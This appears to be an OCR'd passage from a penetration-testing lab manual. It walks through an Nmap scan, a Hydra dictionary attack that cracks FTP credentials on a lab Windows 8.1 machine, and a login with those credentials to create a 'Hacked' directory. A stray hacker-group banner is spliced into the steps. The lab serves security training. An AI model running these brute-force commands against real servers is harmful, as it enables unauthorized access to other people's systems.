

FIGURE 6.8: Performing Nmap Port Scan

12. Observe that **port 21** is open in **Windows 8.1**.
13. Check if an FTP server is hosted on the Windows 8.1 machine.

14. Enter **ftp [IP Address of Windows 8.1]**. You will be prompted to enter user credentials, which implies that an FTP server is hosted on the machine and requires credentials.

Note: The IP Address of **Windows 8.1** in this lab is **10.0.0.4.** This IP address might vary in your lab environment.



FIGURE 6.9: Test for FTP Server

15. Try to enter random usernames and passwords in an attempt to gain ftp access.

Note: The password you enter will not be visible.



FIGURE 6.10: Test Log In

16. Perform an attack on the FTP server in an attempt to gain access to it.
17. This lab uses hydra.
18. Open a command line terminal.

TASK 4

Perform Dictionary Attack

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

19. Enter **hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://[IP Address of Windows 8.1]**.

Note: The IP Address of **Windows 8.1** in this lab is **10.0.0.4**, This IP Address might vary in your lab environment.



FIGURE 6.11: Attacking the FTP Server

20. Hydra begins to try various combinations of usernames and passwords (present in the Usernames.txt and Passwords.txt files) on the ftp server, and starts displaying the cracked usernames and passwords, as shown in the following screenshot:



FIGURE 6.12: Hydra Cracking User Credentials

21. On completion of password cracking, the cracked credentials appear as shown in the following screenshot:



FIGURE 6.13: User Credentials Cracked Successfully

22. Try to log in to the ftp server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.

TASK 5

Access the FTP Server Remotely

23. Open a command line terminal and enter **ftp [IP Address of Windows 8.1]**.
24. Enter Martin's user credentials (**Martin** / **apple**) to check whether you can successfully log in to the server.
25. On entering the credentials, you will be able to successfully log in to the server. An ftp terminal appears as shown in the following screenshot:



FIGURE 6.14: Logging in to FTP Server

26. Remotely access the FTP server hosted on the Windows 8.1 machine.
27. Enter **mkdir Hacked** to create a directory named **Hacked** through the ftp terminal.



FIGURE 6.15: Creating a Directory

28. Switch to the Windows 8.1 virtual machine and navigate to C:\FTP.
29. View the directory named Hacked, as shown in the following screenshot:



FIGURE 6.16: Viewing the Created Directory in Windows 8.1

30. You have successfully gained remote access to the FTP server by obtaining the credentials.
31. Switch back to the Kali Linux virtual machine.

32. Enter **help** to view all the other commands which you can use through the FTP terminal.



FIGURE 6.17: Viewing the Other FTP Commands

33. On completing the lab, enter **quit** to exit the FTP terminal.



FIGURE 6.18: Exiting the FTP Shell

34. You have gained remote access to FTP server.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs